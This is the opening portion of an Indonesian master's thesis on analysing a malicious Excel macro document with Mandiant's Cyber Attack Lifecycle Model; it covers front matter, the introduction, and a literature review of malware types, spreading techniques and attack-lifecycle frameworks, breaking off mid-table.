Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model

Rifqi Mahmud
17917220

Tesis diajukan sebagai syarat untuk meraih gelar Magister Komputer
Konsentrasi Forensika Digital
Program Studi Informatika Program Magister
Fakultas Teknologi Industri
Universitas Islam Indonesia
2021

Lembar Pengesahan Pembimbing

Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model

Rifqi Mahmud
17917220

Yogyakarta, Desember, 2021

Pembimbing

DR. Yudi Prayudi, S.Si., M.Kom.

Lembar Pengesahan Penguji

Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model

Rifqi Mahmud

17917220

Yogyakarta, Desember, 2021

Tim Penguji,

Dr. Yudi Prayudi, S.Si., M.Kom
Ketua

Dr. Ir. Bambang Sugiantoro S.Si, MT
Anggota I

Dr. Imam Riadi S.Pd M.Kom
Anggota II

Mengetahui,

Ketua Program Studi Informatika Program Magister

Universitas Islam Indonesia

Izzati Muhimmah, S.T., M.Sc., Ph.D.

Abstrak

Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model

Pertumbuhan *malware* yang terus meningkat secara eksponensial membuat analisis terhadap *malware* menjadi hal yang urgensi untuk terus diperbaharui. Banyaknya serangan *malware* yang terjadi dengan menanamkan kode jahat atau *exploit* membuat pentingnya mengetahui alur dari serangan *malware* yang terjadi sehingga kita dapat memahami dari mana serangan itu berawal dan apa saja dampak yang dapat ditimbulkan dari serangan *malware* yang terjadi, dan bagaimana alur serangan menggunakan sebuah metode analisis *Cyber Attack Lifecycle*. Adapun penelitian ini dibuat untuk mengetahui alur sebuah serangan *malware,* mengetahui dari mana serangan itu berawal serta mengetahui dampak apa yang dapat ditimbulkan dari serangan yang terjadi menggunakan metode *Mandiant's Cyber Attack Lifecycle Model*. Metode *Mandiant's Cyber Attack Lifecycle Model* dipilih sebagai metode analisis karena memiliki 8 tahapan yang dapat mencakup seluruh alur serangan yaitu *initial recon, initial compromise, establish foothold, escalate privilages, internal recon, move laterally, maintain presence, dan complete mission*. Analisis serangan dilakukan dari sebuah file dokumen yang diindikasikan mengandung sebuah *malware* yang mana file dokumen tersebut dikirim oleh seseorang dengan menggunakan format dokumen *Microsoft Excel* dan akan dianalisa menggunakan metode *Mandiant's Cyber Attack Lifecycle Model* untuk mengetahui dari mana serangan itu berawal dan bagaimana alur serangan dapat terjadi. Hasil penelitian menunjukkan bahwa dalam penerapan metode *Mandiant's Cyber Attack Lifecycle Model* berhasil mencakup semua alur serangan dengan baik, mengetahui dampak serangan yang ditimbulkan, serta dapat mengetahui dari mana serangan itu berawal.

Kata kunci : ***malware, exploit, cyber attack lifecycle***

Abstract

Cyber Threat Analysis of Malware Injection in a Document Using Mandiant's Cyber Attack Lifecycle Model

The exponential growth of malware makes analysis of malware an urgency to keep it updated. The number of malware attacks that occur by embedding malicious code or exploits makes it important to know the flow of the malware attack that occurs so that we can understand where the attack started and what impacts can be caused by a malware attack that occurs, and how the flow of the attack using an analytical method Cyber Attack Lifecycle. This research was conducted to find out the flow of a malware attack, to find out where the attack started and to find out what impact the attack could have on the Mandiant's Cyber Attack Lifecycle Model. Mandiant's Cyber Attack Lifecycle Model was chosen as the analysis method because it has 8 stages that can cover the entire attack flow, namely initial recon, initial compromise, establish foothold, escalate privileges, internal recon, move laterally, maintain presence, and complete mission. Analysis of the attack was carried out from a document file which was indicated to contain malware in which the document file was sent by someone using Microsoft Excel document format and would be analyzed using Mandiant's Cyber Attack Lifecycle Model method to find out where the attack started and how the attack flow could occur. The results showed that the application of the Mandiant's Cyber Attack Lifecycle Model was successful in covering all the attack paths well, knowing the impact of the attack, and being able to find out where the attack started.

Keywords : ***malware, exploit, cyber attack lifecycle***

Pernyataan Keaslian Tulisan

Dengan ini saya menyatakan bahwa tesis ini merupakan tulisan asli dari penulis, dan tidak berisi material yang telah diterbitkan sebelumnya atau tulisan dari penulis lain terkecuali referensi atas material tersebut telah disebutkan dalam tesis. Apabila ada kontribusi dari penulis lain dalam tesis ini, maka penulis lain tersebut secara eksplisit telah disebutkan dalam tesis ini.

Dengan ini saya juga menyatakan bahwa segala kontribusi dari pihak lain terhadap tesis ini, termasuk bantuan analisis statistik, desain survei, analisis data, prosedur teknis yang bersifat signifikan, dan segala bentuk aktivitas penelitian yang dipergunakan atau dilaporkan dalam tesis ini telah secara eksplisit disebutkan dalam tesis ini.

Segala bentuk hak cipta yang terdapat dalam material dokumen tesis ini berada dalam kepemilikan pemilik hak cipta masing-masing. Apabila dibutuhkan, penulis juga telah mendapatkan izin dari pemilik hak cipta untuk menggunakan ulang materialnya dalam tesis ini.

Yogyakarta, Desember, 2021



Rifqi Mahmud

Daftar Publikasi

Publikasi yang menjadi bagian dari tesis

Mahmud, Rifqi., & Prayudi, Yudi. (2021). Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model. J-SAKTI PISSN: 2548-9771/ EISSN: 2549-7200 Vol.6, No.1, Maret 2022;

Sitasi publikasi

Kontributor	**Jenis Kontribusi**
Rifqi Mahmud	Mendesain eksperimen Menulis *paper* Analisis hasil penelitian
Yudi Prayudi	Masukan Ide Penelitian Evaluasi alur penelitian Evaluasi *paper*

Halaman Persembahan

1. Terimakasih untuk kedua orang tua saya yaitu ibu saya Hj. Latifah Marsono Raharjo dan bapak saya H. Marsono Raharjo yang menjadi motivasi terbesar untuk akhirnya laporan tesis ini dapat saya selesaikan.
2. Terimakasih kepada kedua kakak saya Imron Wahyu Hidayat dan Muhammad Arifin yang telah membantu dan memberikan support selama ini baik langsung maupun tidak langsung sehingga saya dapat tetap terus mendapat semangat.
3. Terimakasih kepada semua dosen Universitas Islam Indonesia dan jajarannya yang terlibat dalam proses penyusunan laporan tesis atas bimbingan dan saran khususnya dosen Forensika Digital Universitas Indonesia.
4. Terimakasih kepada teman yang selalu memberikan support selama ini khususnya Tommy Nugraha Manoppo, Vavan Lihawa, Feryan Lutfie Nafila, Muhammad Azwar, Galih Aryo Utomo, Dadang Juwoto Buru, Mulil Khaira, Neshy Rasyida Aisyah, Lailatun Novi Anggraeni.

Kata Pengantar

Alhamdulillah dengan memanjatkan puji dan syukur ke hadirat Allah SWT atas segala rahmat dan karunia-NYA, peneliti pada akhirnya dapat menyelesaikan penyusunan tesis dengan judul : *Analisis Cyber Threat Injeksi Malware pada Suatu Dokumen Menggunakan Metode Mandiant's Cyber Attack Lifecycle Model***.** Tesis ini disusun sebagai salah satu syarat untuk meraih gelar Magister Komputer, namun secara spesifik, penelitian ini menjelaskan dan membahas mengenai penerapan metode *mandiant's cyber attack lifecycle model* dalam penanganan sebuah kasus serangan siber pada injeksi *malware* pada suatu dokumen.

Sehingga menjadi harapan peneliti bahwa laporan ini dapat menjadi referensi dan dapat berkontribusi lebih kedepannya dalam pengembangan ilmu pengetahuan terkait dengan penanganan serangan siber pada injeksi *malware* pada suatu dokumen.

Yogyakarta, Desember, 2021



Rifqi Mahmud

Daftar Isi

Lembar Pengesahan Pembimbing i
Lembar Pengesahan Penguji ii
Abstrak iii
Abstract iv
Pernyataan Keaslian Tulisan v
Daftar Publikasi vi
Kata Pengantar viii
Daftar Isi ix
Daftar Tabel xi
Daftar Gambar xii
Glosarium xiii
BAB 1 Pendahuluan 1
1.1 Latar Belakang 1
1.2 Kontribusi Ilmiah 2
1.3 Rumusan Masalah 2
1.4 Tujuan Penelitian 2
1.5 Batasan Masalah 3
1.6 Manfaat Penelitian 3
BAB 2 Tinjauan Pustaka 4
2.1 Definisi Malware dan Jenisnya 4
2.2 Teknik Penyebaran dan Dampak Serangan Malware 5
2.3 Cyber Attack Lifecycle 7
BAB 3 Metodologi 10
3.1 Initial Reconnaissance 11
3.2 Initial Compromise 11

3.3 Establish Foothold 11
3.4 Escalate Privilages 11
3.5 Internal Reconnaissance 12
3.6 Move Laterally 12
3.7 Maintain Presence 12
3.8 Complete Mission 12
3.9 Case Study 12
BAB 4 Hasil dan Pembahasan 13
4.1 Initial Reconnaissance 13
4.2 Initial Compromise 15
4.3 Establish Foothold 18
4.4 Escalate Privilages 22
4.5 Internal Reconnaissance 23
4.6 Move Laterally 23
4.7 Maintain Presence 24
4.8 Complete Mission 25
4.9 Analisa Hasil 25
BAB 5 Kesimpulan dan Saran 30
5.1 Kesimpulan 30
5.2 Saran 30
Daftar Pustaka 31

Daftar Tabel

Tabel 2.1 *Cyber Attack Phase* 9
Tabel 4.1 Tools Pendukung untuk Mendapatkan Hak Akses Istimewa 23
Tabel 4.2 Hasil penerapan *Mandiant's Cyber Attack Lifecycle Model* pada Injeksi *Malware* pada Suatu Dokumen 26

Daftar Gambar

Gambar 3.1. Alur Penelitian 10
Gambar 4.1 Dashboard Akun Linked.id 13
Gambar 4.2 Informasi Akun Media Sosial Lain yang Terkait dalam Akun Linked.in 14
Gambar 4.3 Akun Media Sosial Facebook Target 15
Gambar 4.5 Format E-mail 16
17
Gambar 4.6 Lampiran Dokumen E-mail 17
Gambar 4.7 Lampiran File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm 17
Gambar 4.8 Ektensi Dokumen Microfot Excel Macro-Enable Worksheet 18
Gambar 4.9 Isi Dokumen Promo Akhir Tahun Mitsubishi 2021.xls.xlsm 19
Gambar 4.10 Enable Content 19
Gambar 4.11 Perintah yang Tertanam pada Fitur Macros dalam File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm 21
Gambar 4.12 Dashboard Login Server C2 Covenant 21
Gambar 4.13 Dashboard C2 Covenant 22
Gambar 4.14 Shell Perintah *Scanning* Struktur Direktori, Folder, dan Semua File yang ada 23
pada Komputer dan *Scanning* Daftar Akun Jaringan Menurut Grup 23
Gambar 4.15 Pemanfaatan Tools psexec 24
Gambar 4.16 Perintah *AutoRun* pada *Registry Windows AutoRun* 25
Gambar 4.17 *Shortcut Delete* pada Server c2 Covenant 25

Glosarium

CIS	- Center for Internet Security
NIST	- National Institute of Standards and Technology
NCSC	- National Cyber Security Center
C2	- Command and Control

BAB 1
Pendahuluan

1.1 Latar Belakang

Lebih dari setengah populasi manusia saat ini merupakan pengguna internet dan terdapat peningkatan sedikitnya 7.3 persen pengguna internet dalam kurun waktu satu tahun terakhir ini (Hootsuite, 2021). Fakta tersebut mengindikasikan bahwa internet memang merupakan salah satu produk yang diciptakan dibumi ini yang paling penting dan *powerful* untuk menunjang pekerjaan manusia. Pada abad 21 ini, hampir seluruh perangkat elektronik bahkan benda yang secara mekanisme kerjanya tidak dijalankan secara elektronik juga dapat terhubung ke internet, yang-mana teknologi ini dikenal dengan istilah *Internet of Things* (IoT), dengan kemampuan pemerolehan, analisis, distribusi data yang dapat secara efektif dan cepat diolah menjadi suatu informasi (Evans, 2011).

Kecepatan dalam mendistribusikan data pada internet, sangat dibutuhkan untuk menunjang berbagai pekerjaan manusia dewasa ini, dari berbagai bidang seperti ekonomi, politik, hingga aktifitas kemiliteran dan inteligen. Maka dari itu, data yang dapat diakses melalui *cyberspace* menjadi beresiko bahkan dapat menjadi ancaman keamanan suatu Negara. Beberapa dekade terakhir, kebutuhan akan penguatan terhadap teknik spionase siber telah terealisasikan secara serius, salah satu tekniknya adalah dengan melakukan eksploitasi mengggunakan *malware* pada perangkat target (Cunningham, 2020).

Pertumbuhan *malware* yang terus meningkat secara eksponensial (Hansen & Larsen, 2015) membuat analisis terhadap *malware* menjadi hal yang urgensi untuk terus diperbaharui. Banyaknya penanganan dan perencaan serangan siber yang tidak dilakukan secara konseptual (Herr, 2014) membuat sulit untuk melakukan *tracking* sebagai bahan analisa dan pembelajaran pada aktifitas serangan siber berikutnya. Salah satu solusinya adalah dengan menggunakan atau menerapkan *cyber threat lifecycle* sebagai kerangka kerja yang ditujukan untuk ketahanan siber, sehingga suatu organisasi ataupun pada skala yang lebih besar seperti negara dapat dengan lebih optimal membuat, menyeimbangkan, mempersiapkan dan merencanakan serangan ketika dibutuhkan dan dapat secara struktural memulihkan kondisi jika terjadi serangan siber (MITRE, 2015) dengan melakukan analisis berdasarkan hasil identifikasi dari *tracking* setiap tahapan yang dilalui oleh penyerang.

Penelitian ini sendiri berfokus pada aktifitas *cyber attack lifecycle* dengan mengimplementasikan *Mandiant's cyber attack lifecycle* yang saat ini tersedia pada sebuah temuan file dokumen yang terindikasi mengandung *malware* untuk dianalisa lebih lanjut sehingga dapat mengetahui alur serangan yang terjadi, mengetahui dampak serangan yang ditimbulkan, serta dapat mengetahui dari mana serangan itu berawal. Beberapa *framework* yang juga telah ada yaitu Threat Sequences dari Microsoft (Espenschied et al., 2016), CIS Community Attack Model (CIS, 2016), Mandiant's Attack Lifecycle Model (Mandiant, 2013), NIST SP 800-30R1 (Rebecca M. Blank. Patrick D. Gallagher, 2012), National Cyber Security Center : Stages in Cyber Attack (NCSC, 2016), Lockheed Martin Corporation : Kill Chain Phases (Hutchins et al., 2011). Hasil analisa dari keseluruhan tahapan dari *Mandiant's cyber attack lifecycle* diharapkan dapat mengetahui alur serangan yang terjadi, mengetahui dampak serangan yang ditimbulkan, serta dapat mengetahui dari mana serangan itu berawal.

1.2 Kontribusi Ilmiah

Kontribusi penelitian ini diharapkan mampu memberikan gambaran bagaimana awal sebuah penyerangan terjadi, mengetahui alur penyerangan dan dapat mengetahui dampak serangan yang ditimbulkan dari sebuah kasus injeksi *malware* pada suatu dokumen dengan mengimplementasikan *Mandiant's Cyber Attack Lifecycle*.

1.3 Rumusan Masalah

Berdasarkan dari latar-belakang penelitian, kemudian dapat disimpulkan rumusan masalah pada penelitian ini sebagai berikut :

1. Apa saja tahapan-tahapan dari *Mandiant's cyber attack lifecycle* yang diterapkan ?
2. Bagaimana tahapan dari *Mandiant's cyber attack lifecycle* yang diharapkan dapat mengenali serangan *malware* yang terjadi?

1.4 Tujuan Penelitian

Tujuan yang ingin dicapai pada penelitian ini adalah sebagai berikut :

1. Melakukan impelemtasi tahapan – tahapan dari keseluruhan tahapan *Mandiant's cyber attack lifecycle* yang digunakan pada penelitian ini.
2. Mengenali alur serangan, mengetahui dari mana serangan itu berawal dan mengetahui dampak yang ditimbulkan dengan analisa menggunakan hasil implementasi tahapan yang ada pada *Mandiant's cyber attack lifecycle*.

1.5 Batasan Masalah

Adapun batasan masalah dalam penelitian ini adalah sebagai berikut :

1. *Framework* yang digunakan adalah *Mandiant's Attack Lifecycle Model* (Mandiant, 2013).
2. *Mandiant's cyber attack lifecycle* diterapkan untuk mengenali alur serangan sebuah *malware* yang terjadi, mengetahui dari mana serangan itu berawal, dan mengetahui dampak yang ditimbulkan dari serangan injeksi *malware* pada suatu dokumen.
3. Distribusi *malware* hanya pada target dengan sistem operasi windows 10 dengan Microsoft Excel versi 2013.

1.6 Manfaat Penelitian

Manfaat dari penelitian ini yaitu penelitian ini diharapkan dapat menjadi gambaran dalam penggunaan metode *cyber attack lifecycle* ataupun *cyber kill chain* khususnya *Mandiant's cyber attack lifecycle* secara komplit guna memberikan hasil analisa yang optimal sesuai dengan kasus yang ada dalam melakukan analisa pada studi kasus injeksi *malware* pada suatu dokumen.

BAB 2
Tinjauan Pustaka

2.1 Definisi Malware dan Jenisnya

Malware adalah sebuah bentuk pendek dari kode berbahaya yang dibuat untuk keperluan mengganggu sistem komputer, mengenkripsi data sensitif, mencuri data, menghapus data, mengubah fungsi komputasi penting atau membajak, dan dapat juga untuk memantau komputer pengguna lain tanpa persetujuan mereka (Komatwar & Kokare, 2021). Tidak dapat dipungkiri bahwa *malware* memiliki perkembangan yang begitu pesat dari tahun ke tahun dengan penambahan volume dari 28.84 juta ditahun 2010 naik menjadi 677.66 juta *malware* yang tercatat pada tahun 2020 (Statista, 2020).

Jenis-jenis *malware* yang sudah dikenali dan yang paling umum digunakan dalam setiap kasus terjadinya serangan siber dibagi menjadi 8 menurut (Sihwail, Omar, & Zainol Ariffin, 2018) :

1) *Virus:* Perangkat lunak yang dapat menggandakan dirinya dengan cara menyuntikkan kode jahat ke dalam program lainnya dengan bantuan pihak ketiga. Selain itu *virus* juga dapat dengan cepat menyebar dari satu program ke dalam program yang lainnya.
2) *Worms:* Program jahat yang dapat meniru metode dari diri mereka sendiri di dalam komputer dan dapat menghancurkan file dan data diatasnya. Berbeda dengan *virus*, *worm* dapat secara otomatis menyebarkan dirinya sendiri tanpa bantuan pihak ketiga.
3) *Trojan horse:* Sebuah program yang dapat bertindak seperti program yang sah dan memanfaatkan signature pengguna setelah terinstall untuk melakukan aktivitas yang tidak diketahui dan tidak diinginkan oleh penggunanya.
4) *Spyware:* Perangkat lunak yang terus menerus memata-matai aktivitas pengguna perangkat yang telah terinfeksi. *Spyware* sangat efektif dan cepat dalam mengumpulkan perilaku online pengguna.
5) *Rootkit:* Kumpulan perangkat lunak berbahaya yang diprogram atau memiliki kegunaan untuk mengakses sebuah sistem komputer dan memungkinkan menyisipkan jenis *malware* lain untuk masuk ke dalam sistem.

6) *Ramsomware:* Perangkat lunak berbahaya yang memungkinkan peretas memberikan enkripsi dan membatasi akses pengguna ke informasi penting yang mereka miliki. *Ramsomware* akan mengenkripsi data penting pada komputer atau jaringan yang telah terinfeksi dan meminta pembayaran dari penggunanya untuk dapat mengakses file penting yang mereka miliki.
7) *Adware:* Perangkat lunak yang dibundel dengan perangkat lunak lainnya yang akan terus menampilkan iklan ke perangkat yang sudah terinfeksi. Biasanya *adware* ini dibundel bersama dengan perangkat lunak yang dapat diunduh secara gratis.
8) *Botnet:* Program yang dapat mengontrol perangkat pengguna lain dari jarak jauh seperti ponsel pintar, pc, *internet of things* (IoT) yang terinfeksi. *Botnet* biasanya digunakan untuk serangan email spam dan serangan *denial of service*. Pengguna biasanya tidak menyadari bahwa perangkatnya telah terinfeksi oleh *botnet*.

2.2 Teknik Penyebaran dan Dampak Serangan Malware

Malware dalam perkembangannya telah menjadi sebuah duri dan telah ada sejak awal komputer itu diciptakan dan terus mengalami evolusi (Patten, 2017). Teknik penyebaran *malware* dalam perkembangannya juga telah dapat dikenali dan terdapat beberapa variasi dalam teknik pendistribusian sebuah *malware*. (Howard, 2008) menyebutkan setidaknya telah ada 7 teknik penyebaran *malware* yaitu adalah sebagai berikut :

1) *Keystroke Logging:* Teknik yang paling sederhana yang digunakan dalam pencurian informasi dengan merekam setiap tombol yang diketikkan oleh pengguna. *Keystroke Logging* dalam perkembangannya dapat mengumpulkan data dalam jumlah besar dan juga sering hadir dalam pencurian kredensial game online.
2) *Form Grabbing:* Teknik yang memanfaatkan kemampuan untuk menangkap semua bidang informasi didalam formulir yang dikirim melalui permintaan POST dan GET dan mencegat formulir sebelum data tersebut berhasil mencapai server. Penyerang dapat memanfaatkan dua opsi dimana penyerang dapat melacak permintaan GET dan POST langsung dari lalu lintas yang ada pada sistem dengan bantuan alat sniffing atau penyerang dapat melakukan injeksi DLL *(Dynamic Link Libraries)* ke dalam sebuah browser untuk mencegat permintaan sebelum browser tersebut mengirimkannya ke server tujuan.
3) *Screen-shots and Mouse Even Capturing:* Teknik ini mampu untuk mengambil tangkapan layar dan juga tangkapan pengetikan yang dilakukan pada mouse pada waktu yang sama ketika pengguna mengetikkan baris informasi tertentu.

4) *Phishing and Pharming Trojans:* Teknik *phishing* dan *pharming* keduanya hampir memiliki kegunaan yang identik dengan memiliki tujuan dasar menampilkan halaman web alternatif ketika pengguna mengunjungi situs web.
5) *HTML Injection:* Teknik yang digunakan untuk melakukan serangan *phishing* "*on the fly*" dimana pengguna mengunjungi situs resmi dan trojan menambahkan kode html tambahan kedalam halaman selama web itu dimuat atau setelah halaman dimuat. Penyerang juga menggunakan *html injection* untuk membuat pop-up dengan keyboard virtual untuk mencoba menangkap seluruh lembaran TAN.
6) *Protected Storage Retrieval and Saved Password Retrieval:* Teknik yang digunakan untuk menargetkan pengelolaan kata sandi yang ada pada browse termasuk Internet Explorer,Outlook Express, dan MSN.
7) *Certificated Stealing:* Teknik yang digunakan untuk mencuri sertifikat digital diberbagai jenis akun yang ada di media internet. Meskipun tidak jelas berapa banyak sertifikat yang dapat dicuri, tetapi teknik ini menimbulkan ancaman yang serius bagi berbagai macam institusi yang menggunakan fungsi ini.

Serangan *malware* juga memiliki dampak yang membahayakan bagi pengguna yang perangkat atau devicenya terjangkit kode berbahaya ini terutama bagi sebuah perusahaan. Menurut (Digintrude, 2018) beberapa dampak utama yang dapat ditimbulkan dari serangan *malware* bagi sebuah perusahaan adalah sebagai berikut :

1) Mengganggu dan Menonaktifkan Layanan : *Malware* dapat merusak jaringan dan dapat dengan mudah mengganggu jalannya operasi bisnis. Selain itu, *malware* juga dapat menonaktifkan layanan yang signifikan yang berjalan didalam perusahaan dan dapat menyebabkan kerugian yang sangat besar.
2) Identitas Pribadi Dapat Dicuri dan Dipalsukan : *Malware* dapat merekam setiap aktivitas pengguna dan akan mengumpulkan setiap informasi penting terutama informasi pribadi seperti ID pengguna, kata sandi, detail rekening bank, dan lain-lain. Penyerang dapat menyamar dan menyalahgunakan identitas pengguna lain untuk melakukan hal jahat lainnya.
3) Menghancurkan Seluruh Infrastruktur Jaringan Perusahaan : *Malware* dapat menurunkan kinerja jaringan dan merusak infrastruktur perusahaan dengan cara mengganggu lalu lintas jaringan internal yang ada dalam sebuah perusahaan.
4) Mengontrol Semua Aplikasi yang Dijalankan di Perangkat Pengguna : *Malware* akan mengeksekusi kode beresiko ke perangkat pengguna setelah *malware* berhasil

diunduh bersama dengan email atau unduhan internet dan akan mengontrol aplikasi sistem tanpa sepengetahuan penggunanya.

5) Akses Informasi Sensitif : *Malware* dapat mengakses informasi sensitif bisnis dengan masuk ke mesin server. Selain itu *malware* juga dapat merusak operasi perusahaan dan terkadang juga dapat menyebabkan kegagalan perangkat keras yang ada didalam perusahaan.

2.3 Cyber Attack Lifecycle

Cyber attack lifecycle atau *cyber kill chain phases* merupakan adaptasi dari *framework* yang telah biasa digunakan dalam dunia militer seperti dilansir dari publikasi Kementerian Pertahanan Amerika Serikat yang mendeskripsikan adanya tahapan dalam pengaplikasian *kill chain* yaitu *find, fix, track, target, engage*, dan *access* (F2T2EA) (US DoD Joint Publication, 2013) revisi dari Joint Publication 3-60 April 2007. Analisis sekuensial seperti yang dilakukan dalam dunia militer seperti F2T2EA juga dirasa efektif untuk menanggulangi dan sebagai bentuk ketahanan pada serangan dunia maya, dimana memodelkan serangan siber dari perspektif pelaku lalu melakukan identifikasi dari setiap tahapan atau fase dari *cyber attack lifecycle* dapat mempercepat proses pengenalan terhadap serangan juga sebagai bahan evaluasi untuk ketahanan sistem ataupun penguasaan jika diperlukan perlawanan balik. Secara garis besar, *cyber attack lifecycle* perlu memenuhi *point-point* penting seperti pada tahapan *penetration testing*, aturan ini dirasa tepat oleh peneliti karena identifikasi terhadap serangan siber berdasarkan rentetan fase pada penetration testing dapat sangat membantu untuk mengenali jenis serangan dan mempersiapkan respon dengan tepat. Selain itu, fase pada *penetration testing* telah mencakup langkah – langkah penting yang terarah dalam melakukan serangan siber.

Fase pada *penetration testing* sendiri terdiri dari 6 tahapan (Rahalkar & Jaswal, 2019) yakni mengumpulkan informasi sebanyak mungkin terhadap target¸ hal ini menjadi penting karena semakin banyak informasi target yang diketahui semakin besar kesempatan untuk menemukan celah atau vulnerabilitas dari target atau disebut dengan fase *information gathering*. Seluruh *framework* yang digunakan pada penelitian ini memiliki fase ini pada tahapan pertama, terkecuali Mandiant yang memasukkannya pada tahapan *pre-attack lifecycle*. Rata – rata menyebut tahapan ini sebagai *recon* atau *reconnaissance*, kecuali NCSC yang menyebutnya sebagai tahapan survey. Selain itu, hanya NIST SP 800-30R1 yang secara rinci memberikan opsi teknis yang dapat dilakukan pada tahapan ini, meskipun

menurut NCSC *social engineering* justru penting pada tahapan ini sebelum adanya langkah teknis dengan *tools*.

Sesuai dengan gambaran yang telah diperoleh pada *information gathering*, tahap *enumeration* selanjutnya menggunakan informasi tersebut untuk melakuan persiapan dengan membuat *blueprint* terhadap hasil *scanning sistem* target ataupun mempersiapkan teknik yang sesuai terhadap layanan yang berjalan pada sistem target. Pada fase ini, Lockheed Martin Corporation, NIST SP 800-30R1, CIS dan Mandiant lebih menekankan kepada bagaimana serangan akan "dibungkus" atau *weaponizer* dan *encoders* agar dapat menghindari atau tidak terlacak oleh sistem pertahanan target dan bagaimana mendistribusikan *payloads* pada target, sedangkan *framework* lainnya berfokus pada mencari celah vulnerabilitas dari sistem target. Jadi pada fase ini, beberapa *framework* mencakupi dua tahapan sekaligus, yaitu *weaponization* dan *delivery*.

Pada tahapan selanjutnya, secara umum beberapa *cyber attack lifecycle* seperti NIST SP 800-30R1 dan NCSC fokus terhadap serangan pada celah keamanan yang telah diperoleh. Berbeda dengan Threat Sequences dari Microsoft dimana fase *Gaining Access* dan *Privilege Escalation* dibagi lebih detail menjadi 5 tahap berbeda yaitu *foothold*, *move laterally*, *acquire control*, dan *acquire target*. Sehingga mendapatkan *control and comment* (c2) termasuk pada kedua fase ini, yang-mana pada *lifecycle* Lockheed Martin Corporation justru dilakukan setelah *exploitation* dan *installation* untuk mendapatkan akses *backdoor* dari target.

Fase *Privilege Action* bertujuan untuk memperluas hak akses yang sebelumnya diperoleh sehingga lebih banyak informasi yang bisa didapatkan oleh penyerang. Hanya CIS dan Mandiant yang dengan jelas memiliki tahapan ini. Selanjutnya adalah harus adanya fase *maintaining access* untuk menjaga koneksivitas dari komputer target ke komputer penyerang. Hal ini penting karena seluruh usaha yang telah dilakukan pada fase sebelumnya akan berakhir sia-sia jika tujuan attacking belum terpenuhi sementara konektivitas ke target telah terputus. Sehingga pada tahap ini hampir seluruh *cyber attack lifecycle* memiliki tahapan ini terkecuali NCSC.

Langkah selanjutnya adalah dengan melakukan *covering tracks* sebagai pertahanan agar identitas penyerang tidak dengan mudah dikenali atau dapat juga dikatakan aktifitas *anti-forensics*. Pada tahapan ini, pada Mandiant, *covering tracks* dilakukan berdasarkan informasi hasil *internal reconnaissance* untuk mengetahui bagaimana keamanan sistem dari target berjalan, sehingga dari informasi tersebut aktivitas penyerang pada komputer target


bisa tidak terlacak. Sebagian besar *cyber attack lifecycle* belum merincikan ataupun belum memiliki tahapan ini, padahal *covering tracks* menjadi salah satu fase paling penting dari hanya sekedar berhasil memperoleh data atau tujuan dalam serangan siber. Lebih rinci cakupan *cyber attack lifecycle* pada fase *penetration testing* dapat dilihat pada Tabel 2.1.

Tabel 2.1 *Cyber Attack Phase*

No.	**Cyber Attack Lifecycle**	***Information Gathering***	***Enumeration***	***Gaining Access***	***Privilege Escalation***	***Maintaining Access***	***Covering Tracks***
1	**Lockheed Martin Corporation : Kill Chain Phases** (Hutchins et al., 2011)	Reconnaissance	Weaponization &Delivery	Exploitation	-	Installation	-
2	**NIST SP 800-30R1** (Rebecca M. Blank. Patrick D. Gallagher, 2012)	Perform reconnaissance and gather information	Craft or create attack tools & Deliver / Insert / Install malicious capabalities	Exploit and compromise, Conduct an attack	-	Maintain a Presence or set of capabilities	Coordinate a campaign
3	**Mandiant's Attack Lifecycle Model** (Mandiant, 2013)	**-** (initial reconnaissance – pre attack lifecycle)	The Initial Compromise	Establish Foothold include C2.	Escalate Privilege	Maintain Presence	Not literally mentioned it, but this activity conducted on internal reconnaissance
4	**CIS Community Attack Model** (CIS, 2016)	Initial Recon	Acquire/ Develop Tools	Initial Compromise	Escalate Privilage	Establish Persistence	-
